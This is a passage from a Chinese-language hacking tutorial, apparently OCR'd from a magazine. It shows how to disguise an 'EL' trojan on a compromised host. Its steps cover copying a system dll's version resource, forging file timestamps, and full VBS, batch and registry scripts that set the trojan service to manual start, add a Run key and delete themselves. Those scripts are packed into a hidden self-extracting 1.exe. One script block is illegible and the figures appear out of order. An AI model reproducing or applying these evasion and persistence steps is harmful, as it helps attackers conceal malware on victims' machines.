


图6

接着任意找一个系统dll文件（我找的是dnsrslvr.dll），使用Res将其版本中的“1”资源导出为“1.res”（图5），导出后使用Res在“DLL.dll”中新建一个类型为“版本”、名称为“1”的资源（图6），并通过右键菜单中的“导入”命令，将“1.res”导入替换掉刚才新建的“1”资源（图7）。

现在，版本信息虽然有了，但还需进行一翻修改，以达到完美的境界。修改方法如下：在左边的资源树中选择要修改的资源（这里我们选择“1”），单击“F6”键进入编辑状态，在右侧的资源查看窗口中对数据进行修改。我们主要对“内部名称”、“源文件名”、“文件描述”这三项进行修改。把“内部名”、“源文件名”的值改为配置服务端时填写的“生成文件名”（我修改为了“dnscs.dll”）；“文件描述”的值根据配置服务端时填写的“服务描述”来进行修改（图8）。修改完成后通过文件菜单中的“保存”命令将其保存，并将修改后的“DLL.dll”文件导回服务端替换原来“RCData”的“DLL”资源，最后将修改的服务端保存，我们的二号行动就胜利结束了。

四、三号行动




图7

接下来就该对木马的时间属性进行伪装了（可能菜鸟们会认为这个非常简单，使用冰狐浪子的时间修改器就能很好的完成这项光荣的任务，其命令格式为“xgsj.exe 文件A 文件B”，执行这条命令就可以把文件B的时间改为和文件A一样了。事实上伪装时间属性的确很简单，但伪装EL木马的时间属性就不那么简单了）。时间修改器仅能对“未运行”的程序进行时间修改，使“正在运行”的程序回到“未运行”状态的方法有很多，最常用的是结束进程和停止服务。但这两招对EL都不管用（其进程不易结束、服务无法直接停止，如图9）。怎样使它处于“未使用”状态呢？我们可以把木马服务的启动类型设为“手动”，肉鸡重启之后木马不会自动运行，便处于“未使用”的状态了，整个修改思路如图10所示。

五、四号行动

新建四个“文本文档”，将以下四段代码进行必要处理后分别输入其中（将第三段代码中的“服务名”改为配置服务端时填写的木马服务名，我修改为了“Dnscs”），并将它们分别重命名为1.vbs、w.bat、l.bat、1.reg。

1.vbs内容如下：

```
On Error Resume Next                          //容错代码
set wlxz=createobject ("wscript.shell")
a=wlxz.run ("w.bat",0)                        //运行w.bat
wscript.sleep 6000                            //延迟6000毫秒（6秒）
执行下面命令
b=wlxz.run ("l.bat",0)
```




图8

w.bat内容如下：

```
[illegible]
```

l.bat内容如下：

```
sc config 服务名 start= demand             //将木马服务的启动类型设为手动
del w.bat                                 //删除w.bat
del 1.reg
del l.bat
del 1.vbs
del 1.exe
```




图10




图9

1.reg内容如下：

```
Windows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]
"wlxz"="C:\\PROGRA~1\\Google\\setup.exe"
```

使用鼠标将这四个文件全部选中，在右键菜单中选择“添加到压缩文件”，在弹出的

对话框内选中“创建自解压格式压缩文件”，在“压缩文件名”中填入“1.exe”（图11）。再切换到“高级”→“自解压选项”，在解压路径中填入%ProgramFiles%\Google\，在“解压后运行”中填入“1.vbs”（图12），在“模式”标签内选中“全部隐藏”和“覆盖所有文件”（图13）。配置好后点“确定”按钮，就会在同目录下生成一个WinRAR自解压文件——1.exe。

小知识：什么是环境变量？

环境变量简单的说就是将某些数据、文件的路径或文件夹的路径保存到系统内，这样你调用的时候就不用给出完整路径，直接使用环境变量名就可以调用了。在cmd窗口中输入set命令可以查看系统中的全部环境变量。本文中的%systemroot%和%ProgramFiles%就是两条环境变量，在系统盘为c盘的Windows系统中它们分别代表C:\WINDOWS和C:\Program Files这两个目录。




图11

接着我们再新建四个“文本文档”，将以下四段代码进行必要处理后分别输入其中（将第二段代码中的“系统文件路径”、“木马文件路径”分别改为任意一个系统文件的绝对路径和EL木马文件的绝对路径，我修改为了%systemroot%\system32\dnsrslvr.dll和%systemroot%\system32\dnscs.dll。注意：系统文件的路径要用双引号引起来，如图14。第三段代码中“服务名”的修改方法同上），并将它们分别重命名为2.vbs、x.bat、z.bat、2.reg。




图12




图13

2.vbs内容如下：

```
On Error Resume Next
wscript.sleep 16000
set wlxz=createobject ("wscript.shell")
a=wlxz.run ("x.bat",0)
wscript.sleep 6000
b=wlxz.run ("z.bat",0)
```

x.bat内容如下：

```
xgsj.exe "系统文件路径" 木马文件路径        //调用时间修改器对木马进行时间伪装
regedit /s 2.reg
```


